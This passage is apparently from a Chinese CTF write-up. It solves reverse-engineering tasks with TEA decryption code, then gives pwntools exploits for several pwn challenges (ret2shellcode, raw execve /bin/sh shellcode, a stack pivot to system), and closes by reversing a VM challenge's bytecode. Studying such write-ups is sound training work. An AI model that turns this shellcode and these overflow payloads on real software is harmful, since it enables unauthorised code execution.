  int v10; // [rsp+3Ch] [rbp-24h]
  __int64 v11; // [rsp+40h] [rbp-20h] BYREF
  __int64 v12; // [rsp+48h] [rbp-18h] BYREF
  unsigned __int64 i; // [rsp+50h] [rbp-10h]
  unsigned __int64 v14; // [rsp+58h] [rbp-8h]

  v14 = __readfsqword(0x28u);
  v11 = sub_4026EA(a1, (_QWORD *)index);
  v9 = v11;
  v10 = 0;
  for ( i = 0LL; *begin_with_16 > i; ++i )
  {
    v10 -= 0x61C88647;
    LODWORD(v9) = (((SHIDWORD(v9) >> 5) + magic[1]) ^ (HIDWORD(v9) + v10) ^ (16 * HIDWORD(v9) + *magic)) + v9;
    HIDWORD(v9) += (((int)v9 >> 5) + magic[3]) ^ (v9 + v10) ^ (16 * v9 + magic[2]);
  }
  v11 = v9;
  v12 = 0LL;
  sub_40275C(&v11, result, &v12);
  return __readfsqword(0x28u) ^ v14;
}
```

在此函数下断点，可以找到magic即tea加密所需的密钥，是一个固定的值

```
0xc29db04a, 0xdcf25e0a, 0x7159308a, 0xa0b0318a
```

可以看到tea加密循环次数为16，于是在网上找这个加密的轮子。

不过这个题目可能是挖了一个大坑，我在linux上面运行加密程序的时候，无论怎样都不得到与题目相同的结果。

后来我在windows下面执行，然后修改了一下我在wiki上面找到的加密程序

```
#include <stdio.h>
#include <stdint.h>

//加密函数
void encrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0, i;           /* set up */
    //uint32_t delta= 0x61C88647;                     /* a key schedule constant
*/
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
```

```
    for (i=0; i < 16; i++) {                        /* basic cycle start */
        sum -= 0x61C88647;
        //printf("%x\n", sum);
        v0 += (v1 * 16 + k0) ^ (v1 + sum) ^ (((long)v1>>5) + (long)k1);
        //printf("v0 is %x\n", v0);
        v1 += (v0 * 16 + k2) ^ (v0 + sum) ^ (((long)v0>>5) + (long)k3);
        //printf("v1 is %x\n", v1);
    }                                               /* end cycle */
    v[0]=v0; v[1]=v1;
    //rintf("%llx", *(long*)v);
}
//解密函数
void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0xe3779b90, i;  /* set up */
    uint32_t delta=0x9e3779b9;                      /* a key schedule constant */

    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    for (i=0; i<16; i++) {                          /* basic cycle start */
        v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ (((long)v0>>5) + (long)k3);
        v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ (((long)v1>>5) + (long)k1);
        sum -= delta;
    }                                               /* end cycle */
    v[0]=v0; v[1]=v1;
}

int main()
{
    // v为要加密的数据是两个32位无符号整数
    // k为加密解密密钥，为4个32位无符号整数，即密钥长度为128位
    //105, 113, 83, 38, 93, 37, 177, 140
    //0x69 71 53 26 5d 25 b1 8c
    //18 22 61 52 24 64 0 15
    uint64_t x[14] = { 0x1822615224640015,
    0x603f98e5f9017a2f,
    0x2d1d5a045a5e4d8f,
    0xdcaed100454e1270,
    0xc7f013f704359f4f,
    0x3f2ae9fedb97aec3,
    0xbfea176bb5ce8a2c,
    0xf68c5469dc44ce66,
    0x59c0f3193dc47791,
    0x74d90fa4cfaa620c,
    0x4a7753191097 96db,
    0x9278f818f4d1376a,
    0x1355bdcb3f5106c3,0 };

    uint32_t k[4]={0xc29db04a, 0xdcf25e0a, 0x7159308a, 0xa0b0318a};
    // v为要加密的数据是两个32位无符号整数
    // k为加密解密密钥，为4个32位无符号整数，即密钥长度为128位
    //printf("加密前原始数据：%x %x\n",v[0],v[1]);
    for (int i = 0; i < 13; i++) {
        decrypt((uint32_t*)&x[i], k);
    }
    printf("%s", (char*)x);

    //encrypt(v, k);
    //printf("%x %x\n",v[0],v[1]);
```

```
    return 0;
}
```

使用64位的msvc编译运行就能出结果，不过还需要注意字节序的问题，python脚本改一下就行了。

encrypt

题目加了int3反动调，patch即可,还有这类似于平坦化流的混淆（其实并不是

首先输入key，key是一个有关字符串的tea算法，tea中异或的固定字符串为easyenc

解密脚本为

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <stdint.h>
#include <iostream>
using namespace std;
void tea_decode(int* v, const int* k)

{
   unsigned int y = v[0], z = v[1], sum = 0,
   delta = 0x9e3779b9,
   n = 16; // 加密轮数
   while (n-- > 0) {
      z-= (y>>4)+k[2] ^ y+sum ^ (y<<5)+k[3] ;
      y-= (z>>4)+k[0] ^ z+sum ^ (z<<5)+k[1] ;
      sum-=delta ;
}
v[0]=y ; v[1]=z ;
}
void tea_decode_byte(char* v, const int* k, int p)
{    char y[] = "easyenc";
    *v = *v^(char)(k[p%4]%0xFF)^y[p];
}
void tea_decode_buffer(char* in_buffer, unsigned int in_size, const int* key,
int cipherRemains)
{
    char *p;
    unsigned int remain = in_size % 8;
    unsigned int align_size = in_size - remain;
    for (p = in_buffer; p < in_buffer + align_size; p += 8)
    tea_decode( (int*)p, key);
    if( remain > 0 && cipherRemains )
        for (p = in_buffer + align_size; p < in_buffer + in_size; p += 1)
            tea_decode_byte( p, key, --remain );
}
int main()
{
    char pData[8] = "]TCEMM5";
    for(int i=0;i<7;i++)
    {
        *(pData+i)=*(pData+i)^0x50;
    }
    //mcpy(pData, pTestStr, mlen);
    const int ENCRYPT_ARRAY[] = { 0,5,2,9 };
    tea_decode_buffer(pData, 7, ENCRYPT_ARRAY, 1);
```

```
    cout<<pData;
}
```

得到密钥之后，观察下面的算法，通过动调+一些常数以及加密次数可猜测是3des算法，通过输入的flag与得到的key进行3des之后得到的与给定的数组相比较，相等则成功，上网找个3des轮子跑一下即可得到flag。

0x4 Pwn

pwn1

ret2shellcode，栈可执行

```
from pwn import *

context(os='linux',arch='i386',log_level='debug')
pwn = process('./pwn1')
bufAddr = int(pwn.recvline()[:-1],16)
shell = asm(shellcraft.i386.linux.sh())
shellAddr = bufAddr + 0x1c + 0x4 + 0x4
payload = 'A'*0x1c + 'A'*0x4 + p32(shellAddr) + shell
pwn.sendline(payload)
pwn.interactive()
```

pwn2

pwn签到题，魔改pwnable原题，本意上考大家的栈的结构。可以动手画一画栈结构。

exp：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
#r = remote('chall.pwnable.tw',10000)
r = process('./start1')
heap = ELF('./start1')
#libc = ELF('./libc.so.6')
#libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
#libc = ELF('/lib32/libc-2.23.so')
context.log_level = 'debug'
shellcode
='\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\x
cd\x80'
addr=0x08048087
#gdb.attach(r)
r.recv()
r.send("1"*16+p32(addr))
adrresp = u32(r.recv(4))+16
log.success('adrresp:\t' + hex(adrresp))
r.recv()
#gdb.attach(r)
r.send("B"*16+p32(adrresp)+shellcode)
r.interactive()
```

pwn3

栈迁移，但是给出了迁移的栈的地址

```
#!/usr/bin/python
#coding=utf-8
from pwn import *
context.terminal = ['gnome-terminal','-x','sh','-c']
context.log_level = 'debug'
'''
s       = lambda data               :p.send(data)
sa      = lambda delim,data         :p.sendafter(delim, data)
sl      = lambda data               :p.sendline(data)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
r       = lambda numb=4096          :p.recv(numb)
rl      = lambda                    :p.recvline()
ru      = lambda delims,drop=False  :p.recvuntil(delims,drop)
uu32    = lambda data               :u32(data.ljust(4, '\x00'))
uu64    = lambda data               :u64(data.ljust(8, '\x00'))
info    = lambda tag, addr        :p.info(tag + ': {:#x}'.format(addr))
irt     = lambda                    :p.interactive()
'''
context.binary = './pwn3'
p = process("./pwn3")
lr = 0x400896
pop_rdi = 0x400963
call_system = 0x400835
p.recvuntil("present:")
stack = int(p.recv(len("0x7ffedbd4b030"))[2:],16)
p.info("stack",stack)
fake_ebp = stack-8
payload = flat(
    pop_rdi,
    stack+0x18,
    call_system,
    "/bin/sh\x00",
    fake_ebp,
    lr
)
p.sendline(payload)
p.interactive()
```

pwn4---pwnvm

RE部分

程序一开始就申请了三个堆块，用来模拟整个虚拟机的栈空间和内存空间。然后就进入了一个很大很大的switch解释器，大概有小30条指令。

再明确了寄存器之后，我们来看一下虚拟机的指令集。

首先是0x1*系列的指令，基本上都是读取指令，和数据之间的互相存储。

```
{
  case 0x10u:                                   // mov A[0],A[3]
    *nextcode = nextcode[3];
    break;
  case 0x11u:
    *nextcode = *nextcode[5];                   // 双字节指令
                                                // 将数值存入A[0](eax) = data
    nextcode[5] += 8LL;
    break;
  case 0x12u:
    nextcode[1] = *nextcode[5];                 // 存入A[1](ebx)=data
    nextcode[5] += 8LL;
    break;
  case 0x13u:
    nextcode[2] = *nextcode[5];                 // A[2](ecx) = data
    nextcode[5] += 8LL;
    break;
```

0x2和0x3系列的指令，是关于栈存取的指令。

```
    break;
  case 0x20u:                                   // check
    v26 = *nextcode[5];                         // 赋值 比较
                                                // 申请0x63的空间
    if ( v26 < 0 || v26 > 4095 )
      sub_AC0("buffer overflow detected");      // eax = v34[data]
    *nextcode = &v34[v26];                      // mov rax,&data[x]
    nextcode[5] += 8LL;                         // 下一条指令
    break;
  case 0x21u:                                   // mov rax,&data[x]
    v27 = *nextcode[5];                         // 存数据
    if ( v27 < 0 || v27 > 4095 )
      sub_AC0("buffer overflow detected");
    *nextcode = *&v34[v27];
    nextcode[5] += 8LL;
    break;
  case 0x22u:                                   // mov rbx,&data[x]
    v28 = *nextcode[5];
    if ( v28 < 0 || v28 > 4095 )
      sub_AC0("buffer overflow detected");
    nextcode[1] = *&v34[v28];
    nextcode[5] += 8LL;
    break;
  case 0x23u:                                   // mov rcx,&data[x]
    v29 = *nextcode[5];
    if ( v29 < 0 || v29 > 4095 )
      sub_AC0("buffer overflow detected");
    nextcode[2] = *&v34[v29];
    nextcode[5] += 8LL;
    break;
```

0x4和0x5是关于栈操作的指令

```
case 0x44u:                                     // push eax
  if ( nextcode[3] - hep <= 8LL )
    sub_AC0("stack underflow detected");
  nextcode[3] -= 8LL;
  *nextcode[3] = *nextcode;
  break;
case 0x45u:                                     // push ebx
  if ( nextcode[3] - hep <= 8LL )
    sub_AC0("stack underflow detected");
  nextcode[3] -= 8LL;
  *nextcode[3] = nextcode[1];
  break;
case 0x46u:
  if ( nextcode[3] - hep <= 8LL )               // push ecx
    sub_AC0("stack underflow detected");
  nextcode[3] -= 8LL;
  *nextcode[3] = nextcode[2];
  break;
case 0x51u:                                     // pop eax
  if ( nextcode[3] - hep > 7679LL )
    sub_AC0("stack overflow detected");
  v4 = nextcode[3];
  nextcode[3] = v4 + 1;
  *nextcode = *v4;
  break;
case 0x52u:
  if ( nextcode[3] - hep > 7679LL )             // pop ebx
    sub_AC0("stack overflow detected");
  v5 = nextcode[3];
  nextcode[3] = v5 + 1;
  nextcode[1] = *v5;
  break;
case 0x53u:                                     // pop ecx
  if ( nextcode[3] - hep > 7679LL )
    sub_AC0("stack overflow detected");
  v6 = nextcode[3];
  nextcode[3] = v6 + 1;
  nextcode[2] = *v6;
```

0x6系列指令是算数运算指令

```
  break;
case 0x61u:                                     // // 加法指令 A[0](eax)+data
  v7 = *nextcode[5];
  nextcode[5] += 8LL;
  *nextcode += v7;
  break;
case 0x62u:                                     // // 加法指令 A[1](ebx)+data
  v8 = *nextcode[5];
  nextcode[5] += 8LL;
  nextcode[1] += v8;
  break;
case 0x63u:                                     // 加法指令 A[2](ecx)+data
  v9 = *nextcode[5];
  nextcode[5] += 8LL;
  nextcode[2] += v9;
  break;
case 0x64u:                                     // 减法指令 A[0]（eax）-data
  v12 = *nextcode[5];
  nextcode[5] += 8LL;
  *nextcode -= v12;
  break;
case 0x65u:                                     // 减法指令 A[1]（ebx）-data
  v13 = *nextcode[5];
  nextcode[5] += 8LL;
  nextcode[1] -= v13;
  break;
case 0x66u:                                     // 减法指令 A[2]（ecx）-data
  v14 = *nextcode[5];
  nextcode[5] += 8LL;
  nextcode[2] -= v14;
  break;
case 0x67u:                                     // 乘法指令A[0](eax)*data
  v15 = *nextcode[5];
  nextcode[5] += 8LL;
  *nextcode *= v15;
  break;
```

0x7和0x8系类指令是相关跳转指令call指令

```
case 0x7Eu:
  v22 = *nextcode[5];                   // A[0]=eax A[1]=ebx A[2]=ecx A[3]=esp A[4]=ebp A[5]=PC
                                        // A[5]------>nextcode
                                        // 双字节指令 0x7F x
                                        // A[5] = A[5] + x + 2  jmp
  nextcode[5] += 2LL;
  nextcode[5] += v22;
  break;
case 0x7Fu:
  nextcode[5] = *nextcode;              // jmp A[0]
  break;
case 0x80u:                             // call A[0](eax) A[3] = pc
                                        //
  nextcode[3] += 8LL;
  *nextcode[3] = nextcode[5];
  nextcode[5] = *nextcode;
  break;
case 0x81u:
  v10 = *nextcode[5];                   // 栈升高A[3]+data
                                        // add esp value
  nextcode[5] += 8LL;
  nextcode[3] += 8LL * (v10 / 8);
  break;
case 0x82u:                             // 栈降低A[3]=A[3]-data
  v11 = *nextcode[5];                   // sub esp value
  nextcode[5] += 8LL;                   // eax[5]--->code
  nextcode[3] += -8LL * (v11 / 8);
  break;
case 0x88u:                             // call PC+data ; A[3] = pc
  v23 = *nextcode[5];
  nextcode[5] += 2LL;
  nextcode[3] += 8LL;
  *nextcode[3] = nextcode[5];
  nextcode[5] += v23;
  break;
```

最后最重要的就是0x8f指令，这是一个函数调用的指令

```
      break;
    case 0x8Fu:                             // call[++]
      v21 = *nextcode[5]++;
      (*(&off_2038E0 + v21))(*nextcode, nextcode[1], nextcode[2]);// A[0],A[1],A[2] 为参数
      break;
    case 0x90u:
      v24 = nextcode[3];                    // retuen
```

后面的参数会决定调用什么函数：

```
ata:00000000002038DF                    db    0
ata:00000000002038E0 off_2038E0         dq offset read          ; DATA XREF: main+9A8↑o
ata:00000000002038E8                    dq offset write
ata:00000000002038F0                    dq offset puts
ata:00000000002038F8                    dq offset free
ata:00000000002038F8 _data              ends
```

我们写一下关于字节码的脚本。

```python
B="7EA503820001000000000000000112323232323232323232333000000000000000011232323232323232323232
3330800000000000000001123232323232323232333100000000000000001123232323232323232333318000
00000000000112323232323232323233320000000000000000110A0000000000000033280000000000000
00020000000000000000004452110100000000000000013290000000000000008F0111232020202020202
02033000000000000000011202077656C636F6D330800000000000000116520746F2032303233100
0000000000001131435544D54443544633180000000000000011202020202020202023332000000000
00000110A00000000000000332800000000000000020000000000000000004452110100000000000000
013290000000000000008F011123202020746869733330000000000000000112069732061206D65330
8000000000000001173736167652066723310000000000000000116F6D20766D206D6133180000000
0000000116368696E65202023332000000000000000110A00000000000000332800000000000000002
0000000000000000004452110100000000000000013290000000000000008F0111232323232323233
300000000000000001123232323232323232333080000000000000011232323232323232323331000000
00000000011232323232323232323331800000000000000011232323232323232323332000000000000000
0110A000000000000003328000000000000000200000000000000000004452110100000000000000132
9000000000000008F01112374656C6C206D6533000000000000000001120776861742069733308000
00000000001120796F7572206E6133100000000000000000116D653A00000000003318000000000000
00020000000000000000004452110100000000000000131B000000000000008F01104452110000000
00000000130010000000000008F00108F02116F6B2C7768617420330000000000000000011646F2
0796F7520773308000000000000000011616E7420746F20733310000000000000000001161793A0000000
0003318000000000000000200000000000000000004452110100000000000000131B000000000000008
F0110445211000000000000000001300100000000000008F00114E6F772C49207265330000000000
00000116365766696520796F33080000000000000000117572206D65737361331000000000000000116
7652C6279657E0A3318000000000000000200000000000000000004452110100000000000000001320000
000000000008F01810001000000000000009011205F205F205F205F3300000000000000000011205F205
F205F205F3308000000000000000001120205F205F205F20331000000000000000000112020205F5F5F5F5
F3318000000000000000112020205F5F5F205F3320000000000000000011205F205F205F205F3328000
00000000000115F205F205F205F203330000000000000000001120205F205F205F2033380000000000000
000115F20205F205F0A00334000000000000000002000000000000000000004452110100000000000000001
3470000000000000008F0111205F205F205F205F33000000000000000011205F205F205F205F33080
0000000000000011205F205F205F205F331000000000000000011120205F5F2020205F3318000000000
00000115F205F20205F5F5F332000000000000000011205F205F205F205F332800000000000000000115
F205F205F205F20333000000000000000001120205F20205F205F33380000000000000000011205F205F2
05F200A3340000000000000000200000000000000000004452110100000000000000001348000000000000
0008F0111205F205F205F205F33000000000000000011205F205F205F205F33080000000000000000001
1205F205F205F205F33100000000000000000001120205F5F2020205F3318000000000000000000115F205F2
0205F5F5F332000000000000000000011205F205F205F20203328000000000000000000115F205F205F205F2
033300000000000000000001120205F20205F205F33380000000000000000011205F205F205F200A3340000
000000000020000000000000000000044521101000000000000000013480000000000000008F0111205F2
05F205F205F330000000000000000011205F205F205F205F33080000000000000000011205F205F205F2
05F331000000000000000001120205F5F2020205F3318000000000000000115F205F20205F205F33200
0000000000011205F205F205F205F332800000000000000000115F205F205F205F2033300000000000
000001120205F20205F205F33380000000000000000011205F205F205F200A33400000000000000000200
0000000000000004452110100000000000000001348000000000000008F0111205F205F205F205F330
0000000000000011205F205F205F205F33080000000000000000011205F205F205F205F331000000000
00000001120205F5F2020205F3318000000000000000115F205F20205F205F332000000000000000001
1205F205F205F205F332800000000000000000115F205F205F205F2033300000000000000000001120205F2
0205F205F3338000000000000000011205F205F205F200A33400000000000000000200000000000000000
0445211010000000000000000134800000000000000008F0111205F205F205F205F33000000000000000
011205F205F205F205F33080000000000000000011205F205F205F205F331000000000000000001120205
F5F205F205F3318000000000000000000115F205F205F5F205F332000000000000000000011205F205F205F2
0203328000000000000000000115F205F205F205F2033300000000000000000000115F205F5F205F205F33380
0000000000000115F5F205F205F200A33400000000000000000200000000000000000004452110100000
0000000013480000000000000008F0188D2F7FF00000000000000000000000000"
A = []
for i in range(0,len(B),2):
    A.append(B[i:i+2])
eax = 0
ebx = 0
```

```
ecx = 0
ebp = 0
esp = 0
pc = 0
num = 0;
while(True):
    if num >= len(A):
        break
    print(num,end=" ")
    if A[num] == "10":
        print("mov eax,A[3]")
        num = num + 1
    elif A[num] == "11":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("mov eax,"+str1)
        num = num + 9
    elif A[num] == "12":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("mov ebx,"+str1)
        num = num + 9
    elif A[num] == "13":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("mov ecx,"+str1)
        num = num + 9
    elif A[num] == "20":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("mov rax,&data[x]  "+str1)
        num = num + 9
    elif A[num] == "21":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("mov rax,&data[x]  "+str1)
        num = num + 9
    elif A[num] == "22":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("mov rbx,&data[x]  "+str1)
        num = num + 9
    elif A[num] == "23":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("mov rcx,&data[x]  "+str1)
        num = num + 9
    elif A[num] == "33":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("mov &data[x],eax  "+str1)
        num = num + 9
    elif A[num] == "34":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("mov &data[x],ebx  "+str1)
        num = num + 9
    elif A[num] == "35":
```

```
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("mov &data[x],ecx  "+str1)
        num = num + 9
    elif A[num] == "44":
        print("push eax")
        num = num + 1
    elif A[num] == "45":
        print("push ebx ")
        num = num + 1
    elif A[num] == "46":
        print("push ecx")
        num = num + 1
    elif A[num] == "51":
        print("pop eax")
        num = num + 1
    elif A[num] == "52":
        print("pop ebx")
        num = num + 1
    elif A[num] == "53":
        print("pop ecx")
        num = num + 1
    elif A[num] == "61":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("add eax,data  "+str1)
        num = num + 9
    elif A[num] == "62":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("add ebx,data  "+str1)
        num = num + 9
    elif A[num] == "63":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("add ecx,data  "+str1)
        num = num + 9
    elif A[num] == "64":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("sub eax,data  "+str1)
        num = num + 9
    elif A[num] == "65":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("sub ebx,data  "+str1)
        num = num + 9
    elif A[num] == "66":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("sub ecx,data  "+str1)
        num = num + 9
    elif A[num] == "67":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("iml eax,data  "+str1)
        num = num + 9
    elif A[num] == "68":
```

```
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("iml ebx,data  "+str1)
        num = num + 9
    elif A[num] == "69":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("iml ecx,data  "+str1)
        num = num + 9
    elif A[num] == "6A":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("xor eax,data  "+str1)
        num = num + 9
    elif A[num] == "6B":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("xor ebx,data  "+str1)
        num = num + 9
    elif A[num] == "6C":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("xor ecx,data  "+str1)
        num = num + 9
    elif A[num] == "6D":
        print("xor eax,eax")
        num = num + 1
    elif A[num] == "6E":
        print("xor ebx,ebx")
        num = num + 1
    elif A[num] == "6F":
        print("xor ecx,ecx")
        num = num + 1
    elif A[num] == "7E":
        str1 = A[num+1]+A[num+2]
        print("jmp 7E " + str1)
        num = num + 3
    elif A[num] == "7F":
        print("jmp eax")
        num = num + 1
    elif A[num] == "80":
        print("call eax")
        num = num + 1
    elif A[num] == "81":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("add esp A[3], data  "+str1)
        num = num + 9
    elif A[num] == "82":
        str1 = A[num+1] + A[num+2] + A[num + 3]+
A[num+4]+A[num+5]+A[num+6]+A[num+7]+A[num+8]
        print("sub esp A[3], value  "+str1)
        num = num + 9
    elif A[num] == "88":
        str1 = A[num+1]
        print("call pc+data " + str1)
        num = num + 2
    elif A[num] == "8F":
```

```
        str1 = A[num+1]
        print("call function " + str1)
        num = num + 2
    elif A[num] == "90":
        print("return")
        num = num + 1
    else:
        print("nop")
        num = num + 1
```

生成后的汇编：

```
jmp 7E A503
sub esp A[3], value  0001000000000000  //开栈0x100
mov eax,2323232323232323                    //
mov &data[x],eax  0000000000000000
mov eax,2323232323232323
mov &data[x],eax  0800000000000000
mov eax,2323232323232323
mov &data[x],eax  1000000000000000
mov eax,2323232323232323
mov &data[x],eax  1800000000000000
mov eax,2323232323232323
mov &data[x],eax  2000000000000000
mov eax,0A00000000000000
mov &data[x],eax  2800000000000000  //数据存入内存
mov rax,&data[x]  0000000000000000   //移动指针
push eax
pop ebx                                                    //ebx = str1 指针 缓冲区
mov eax,0100000000000000                  //eax =  1   文件描述
mov ecx,2900000000000000                  //ecx  = 0x29 输出长度
call write
mov eax,2320202020202020
mov &data[x],eax  0000000000000000
mov eax,202077656C636F6D
mov &data[x],eax  0800000000000000
mov eax,6520746F20323032
mov &data[x],eax  1000000000000000
mov eax,3143554D54435446
mov &data[x],eax  1800000000000000
mov eax,2020202020202023
mov &data[x],eax  2000000000000000
mov eax,0A00000000000000
mov &data[x],eax  2800000000000000
mov rax,&data[x]  0000000000000000
push eax
pop ebx
mov eax,0100000000000000
mov ecx,2900000000000000
call write
mov eax,2320202074686973
mov &data[x],eax  0000000000000000
mov eax,2069732061206D65
mov &data[x],eax  0800000000000000
mov eax,7373616765206672
mov &data[x],eax  1000000000000000
```

```
mov eax,6F6D20766D206D61
mov &data[x],eax  1800000000000000
mov eax,6368696E65202023
mov &data[x],eax  2000000000000000
mov eax,0A00000000000000
mov &data[x],eax  2800000000000000
mov rax,&data[x]  0000000000000000
push eax
pop ebx
mov eax,0100000000000000
mov ecx,2900000000000000
call write
mov eax,2323232323232323
mov &data[x],eax  0000000000000000
mov eax,2323232323232323
mov &data[x],eax  0800000000000000
mov eax,2323232323232323
mov &data[x],eax  1000000000000000
mov eax,2323232323232323
mov &data[x],eax  1800000000000000
mov eax,2323232323232323
mov &data[x],eax  2000000000000000
mov eax,0A00000000000000
mov &data[x],eax  2800000000000000
mov rax,&data[x]  0000000000000000
push eax
pop ebx
mov eax,0100000000000000
mov ecx,2900000000000000
call write
mov eax,2374656C6C206D65
mov &data[x],eax  0000000000000000
mov eax,2077686174206973
mov &data[x],eax  0800000000000000
mov eax,20796F7572206E61
mov &data[x],eax  1000000000000000
mov eax,6D653A0000000000
mov &data[x],eax  1800000000000000
mov rax,&data[x]  0000000000000000
push eax
pop ebx
mov eax,0100000000000000
mov ecx,1B00000000000000
call write
----------------------------------------------------------------//输出打印标题
mov eax,A[3]                                          //栈大小0x100
push eax
pop ebx
mov eax,0000000000000000
mov ecx,0010000000000000
call read                                                  //read(0x1000)
mov eax,A[3]
call puts  ----------------------------------//泄露libc    int puts(const char
*s);

mov eax,6F6B2C7768617420
mov &data[x],eax  0000000000000000
mov eax,646F20796F752077
```

```
mov &data[x],eax  0800000000000000
mov eax,616E7420746F2073
mov &data[x],eax  1000000000000000
mov eax,61793A0000000000
mov &data[x],eax  1800000000000000
mov rax,&data[x]  0000000000000000
push eax
pop ebx
mov eax,0100000000000000
mov ecx,1B00000000000000
call write

mov eax,A[3]
push eax
pop ebx
mov eax,0000000000000000
mov ecx,0010000000000000                //read(0x1000)
call read

mov eax,4E6F772C49207265
mov &data[x],eax  0000000000000000
mov eax,636576696520796F
mov &data[x],eax  0800000000000000
mov eax,7572206D65737361
mov &data[x],eax  1000000000000000
mov eax,67652C6279657E0A
mov &data[x],eax  1800000000000000
mov rax,&data[x]  0000000000000000
push eax
pop ebx
mov eax,0100000000000000
mov ecx,2000000000000000
call write
add esp A[3], data  0001000000000000
return

mov eax,205F205F205F205F
mov &data[x],eax  0000000000000000
mov eax,205F205F205F205F
mov &data[x],eax  0800000000000000
mov eax,20205F205F205F20
mov &data[x],eax  1000000000000000
mov eax,2020205F5F5F5F5F
mov &data[x],eax  1800000000000000
mov eax,2020205F5F5F205F
mov &data[x],eax  2000000000000000
mov eax,205F205F205F205F
mov &data[x],eax  2800000000000000
mov eax,5F205F205F205F20
mov &data[x],eax  3000000000000000
mov eax,20205F205F205F20
mov &data[x],eax  3800000000000000
mov eax,5F20205F205F0A00
mov &data[x],eax  4000000000000000
mov rax,&data[x]  0000000000000000
push eax
pop ebx
mov eax,0100000000000000
```

```
mov ecx,4700000000000000
call write
mov eax,205F205F205F205F
mov &data[x],eax  0000000000000000
mov eax,205F205F205F205F
mov &data[x],eax  0800000000000000
mov eax,205F205F205F205F
mov &data[x],eax  1000000000000000
mov eax,20205F5F20202O5F
mov &data[x],eax  1800000000000000
mov eax,5F205F20205F5F5F
mov &data[x],eax  2000000000000000
mov eax,205F205F205F205F
mov &data[x],eax  2800000000000000
mov eax,5F205F205F205F20
mov &data[x],eax  3000000000000000
mov eax,20205F20205F205F
mov &data[x],eax  3800000000000000
mov eax,205F205F205F200A
mov &data[x],eax  4000000000000000
mov rax,&data[x]  0000000000000000
push eax
pop ebx
mov eax,0100000000000000
mov ecx,4800000000000000
call write
mov eax,205F205F205F205F
mov &data[x],eax  0000000000000000
mov eax,205F205F205F205F
mov &data[x],eax  0800000000000000
mov eax,205F205F205F205F
mov &data[x],eax  1000000000000000
mov eax,20205F5F20202O5F
mov &data[x],eax  1800000000000000
mov eax,5F205F20205F5F5F
mov &data[x],eax  2000000000000000
mov eax,205F205F205F2020
mov &data[x],eax  2800000000000000
mov eax,5F205F205F205F20
mov &data[x],eax  3000000000000000
mov eax,20205F20205F205F
mov &data[x],eax  3800000000000000
mov eax,205F205F205F200A
mov &data[x],eax  4000000000000000
mov rax,&data[x]  0000000000000000
push eax
pop ebx
mov eax,0100000000000000
mov ecx,4800000000000000
call write
mov eax,205F205F205F205F
mov &data[x],eax  0000000000000000
mov eax,205F205F205F205F
mov &data[x],eax  0800000000000000
mov eax,205F205F205F205F
mov &data[x],eax  1000000000000000
mov eax,20205F5F20202O5F
mov &data[x],eax  1800000000000000
```

